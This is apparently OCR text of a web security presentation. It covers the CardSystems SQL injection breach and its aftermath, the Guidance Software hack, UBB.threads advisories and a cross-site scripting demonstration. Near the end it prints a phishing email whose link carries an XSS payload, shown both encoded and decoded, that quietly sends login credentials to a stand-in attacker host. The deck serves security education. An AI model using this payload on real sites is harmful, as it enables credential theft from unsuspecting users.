
CardSystems Solutions



Cardsystems Solutions, Inc.

California credit card holders and merchants have filed a class action lawsuit against Cardsystems. The suit claims the company was negligent by failing to adequately secure credit card data which led to a security breach exposing over 40 million credit card holders to potential fraud. Cardsystems allegedly broke Visa and MasterCard "Data Security Standards" which prohibits storing confidential consumer information. The lawsuit claims Cardsystems, Merrick Bank, Visa, and MasterCard have violated their duty to properly inform consumers of the nature and degree of a security breach. The suit claims that these violations constitute unfair, unlawful and deceptive business practices under California's Unfair Competition Law.


CardSystems Solutions: Class Action Suit



Cardsystems Solutions, Inc.

California credit card holders and merchants have filed a class action lawsuit against Cardsystems. The suit claims the company was negligent by failing to adequately secure credit card data which led to a security breach exposing over 40 million credit card holders to potential fraud. Cardsystems allegedly broke Visa and MasterCard "Data Security Standards" which prohibits storing confidential consumer information. The lawsuit claims Cardsystems, Merrick Bank, Visa, and MasterCard have violated their duty to properly inform consumers of the nature and degree of a security breach. The suit claims that these violations constitute unfair, unlawful and deceptive business practices under California's Unfair Competition Law.

US House of Representatives Investigates



STATEMENT OF


JOHN M. PERRY
PRESIDENT AND CEO

CARDSYSTEMS SOLUTIONS, INC.

BEFORE THE

UNITED STATES HOUSE OF REPRESENTATIVES


SUBCOMMITTEE ON OVERSIGHT
AND INVESTIGATIONS OF THE
COMMITTEE ON FINANCIAL SERVICES



Written Testimony of John M. Perry
CardSystems Solutions, Inc.
July 21, 2005

Despite these efforts, both Visa and American Express have informed CardSystems this week that they both will terminate us as a transactions processor as of October 31, 2005. We are disappointed with these actions and, in light of our diligent efforts to remediate, hope that both Visa and American Express will agree to discuss their decision with us and reconsider, lest we be forced to permanently close our doors.

The 40 Million Credit Card SQL Injection



WHID 2004-17: The CardSystems breach was an SQL Injection hack

Reported: *20 April 2006*
Occured: *01 September 2004*
Incident Type: Incident
WASC Threat Classification: SQL Injection


This entry is a very important one. Most are already familiar with the infamous CardSystems incident where hackers stole 263,000 credit card numbers, exposed 40 million more and several million dollars fraudulent credit and debit card purchases had been made with these counterfeit cards. As a result of the breach CardSystems nearly went out of business and was eventually purchased by PayByTouch. CardSystems is considered by many the most severe publicized information security breach ever and it caused company share holders, financial institutes and card holders damage of millions of dollars.

But since the publication of the incident a year ago the way in which the breach occurred remained a mystery.

Recently new articles about the case (listed below) revealed that SQL injection was used by the attackers to install malicious script on the CardSystems web application database which where scheduled to run every four days, extract records, zip them and export them to an FTP site.

This is one of the most stunning examples where a web application security hole was used to launch a targeted attack in order to steal money.

Forensic Security Firm Guidance Software



washingtonpost.com > Technology > Tech Policy

TechNews.com

2 p.m. ET:: Post's Jose Antonio Vargas Hosts Video Game Q&A

Print This Article

E-Mail This Article

QUICK QUOTES

Enter Symbol go

Tables | Portfolio | Index

MOST VIEWED ARTICLES

Technology | On the Site

Updated 11:16 a.m. ET

- Microsoft sides with Nintendo in fight vs Sony
- Human Embryos in Britain May Be Screened for Cancer Risk
- Google Introduces New Products for Users


Hackers Break Into Computer-Security Firm's Customer Database

Personal Data for Law Enforcement, Security Professionals Exposed

By Brian Krebs
washingtonpost.com Staff Writer
Monday, December 19, 2005; 5:33 PM

Guidance Software -- the leading provider of software used to diagnose hacker break-ins -- has itself been hacked, resulting in the exposure of financial and personal data connected to thousands of law enforcement officials and network-security professionals.

Guidance alerted customers to the incident in a letter sent last week, saying it discovered on Dec. 7 that hackers had broken into a company database and made off with approximately 3,800 customer credit card numbers. The Pasadena, Calif.-based company said the incident occurred sometime in November and that it is working with the U.S. Secret Service on a more detailed investigation.



essage Boards: We cannot proceed. - Mozilla Firefox

http://www.guidancesoftware.com/ubbthreads/postlist.php?Cat=&Board=UBB1

Status: Using No Proxy

Guidance Software Message Boards

ogged in. [Login]

Main Index · Search · Active Topics
New user · Who's Online · FAQ · Calendar

oceed.


r back button to return to the previous page.

Guidance Software, Inc.

Powered by UBB.threads™ 6.5.2

nerated in 0.023 seconds in which 0.004 seconds were spent on a total of 4 queries. Zlib compression disabled.

Copyright© Guidance Software, Inc.



sensitive information

Short Description:
James Bercegay has reported some vulnerabilities in UBB.threads, which can be exploited by malicious people to conduct cross-site scripting and SQL injection attacks, and disclose sensitive information. [Read More]

UBB.threads "main" SQL Injection Vulnerability
Unpatched. Secunia Advisory 2 of 3 in 2005

Release Date: 2005-04-20	**Secunia Advisory ID:** SA15024	**Solution Status:** Unpatched
Criticality: 🟩🟩🟨⬜⬜	**Impact:** Manipulation of data	**Where:** From remote

Short Description:
Axl has reported a vulnerability in UBB.threads, which can be exploited by malicious people to conduct SQL injection attacks. [Read More]

Personal DoD Compromises

Over 90% success rate identifying critical vulnerabilities, over 85% success rate performing major system compromises

Read client side code to bypass *authentication and access unauthorized information in a half hour*

Perform SQL Injection and bypass a login field to access unauthorized information and perform system functions impersonating a user against a public DMZ site *in under a minute.*

Discovered a critical vulnerability on a National Security Information System *in less than an hour that would have let an attacker gain control of multiple security devices*

Discovered Troop Mobilization Plans on a public DMZ site in just three hours.


Remotely commandeered a backend database that fueled a military materials procurement system; discovered it was a shared server (bonus, compromised multiple sites at once)

SPI DYNAMICS

Cross-Site-Scripting


Download the Cross-Site-Scripting Whitepaper from http://www.SPIDynamics.com

Application Replays Script



http://endo.webappsecurity.com/banklogin.asp?err=Invalid Login: <script>document.write("Test")< - Microsoft Internet Explorer

Address http://endo.webappsecurity.com/banklogin.asp?err=Invalid%20Login:%20<script>document.write("Test")</script>



Invalid Login: Test

Username:

nt.write ("Test")</script>

Password:


● Minimum Graphics

○ Standard Graphics

Malicious script is entered in a form field, but is passed to next page as parameters in a URL

URL with malicious script in parameter can now be distributed as a vector

Email Vector



Cc:
Subject: FW: Recieve $200 From FreeBank!

-----Original Message-----
From: FreeBank Special Offers [mailto:kspett@spidynamics.com]
Sent: Monday, September 16, 2002 9:08 PM
To: Brian P. Christian
Subject: Recieve $200 From FreeBank!

free online BANK


CLICK HERE
to redeem your
$200.00
Dividend

CONGRATULATIONS
You have won $200.00 from FREEBANK

As an incentive to use online banking and to show appreciation for our customers, we are giving $200 to any customer who uses online banking this week! Simply click here and login to receive your FREE CASH!

Cross-Site-Scripting attack via emailed vector.


Innocent-looking Link has embedded JavaScript



```
href="http://www.freebank.com/banklogin.asp?serviceName=FreebankCaastAccess&amp;tem
ateName=prod_sel.forte&amp;source=Freebank&amp;AD_REFERRING_URL=http://www.Freebank
om&amp;

err=%3C/form%3E%3Cform%20action=%22login1.asp%22%20method=%22post%22%20onsubmit=%2
Simage%20=%20new%20Image;XSSimage.src='http://www.roguebank.com/'%20%2b%20document.
rms(1).login.value%20%2b%20':'%20%2b%20document.forms(1).password.value;%22%3E">

CLICK HERE</A></FONT></B></FONT><FONT color=#ffffff><BR><FONT
      face="Arial, Helvetica, sans-serif" size=2><B>to redeem
      your</B></FONT><B><FONT face="Arial, Helvetica, sans-serif"><BR><FONT
      size=4>$200.00<BR>Dividend</FONT></FONT></B></FONT></DIV></TD>
    <TD vAlign=top width=327 height=100 rowSpan=2>
```

Decoded Attack Sequence

No Alarms and No Surprises



Register for an Interest Checking Account with FreeBank:

We are confident of our system's ability to protect all transactions; however, this is not an invitation for people to attempt unauthorized access to the system. This is a private computing system which is restricted to authorized individuals. Actual or attempted unauthorized use of this computer system may result in criminal and/or civil prosecution. We reserve the right to view, monitor, and record activity on the system without notice or permission. Any information obtained by monitoring, reviewing, or recording is subject to review by law enforcement organizations in connection with the investigation or prosecution of possible criminal activity on the system. If you are not an authorized user of this system or do not consent to continued monitoring, exit the system at this time.

- Original legitimate website
- No login errors, no changes, user works normally
- UserID and Password quietly handed off to remote website

```
</form><form action="login1.asp" method="post" onsubmit="XSSimage = new
    Image;XSSimage.src='http://www.roguebank.com/' +
    document.forms(1).login.value + ':' + document.forms(1).password.value;">">
```

Embedded Vectors

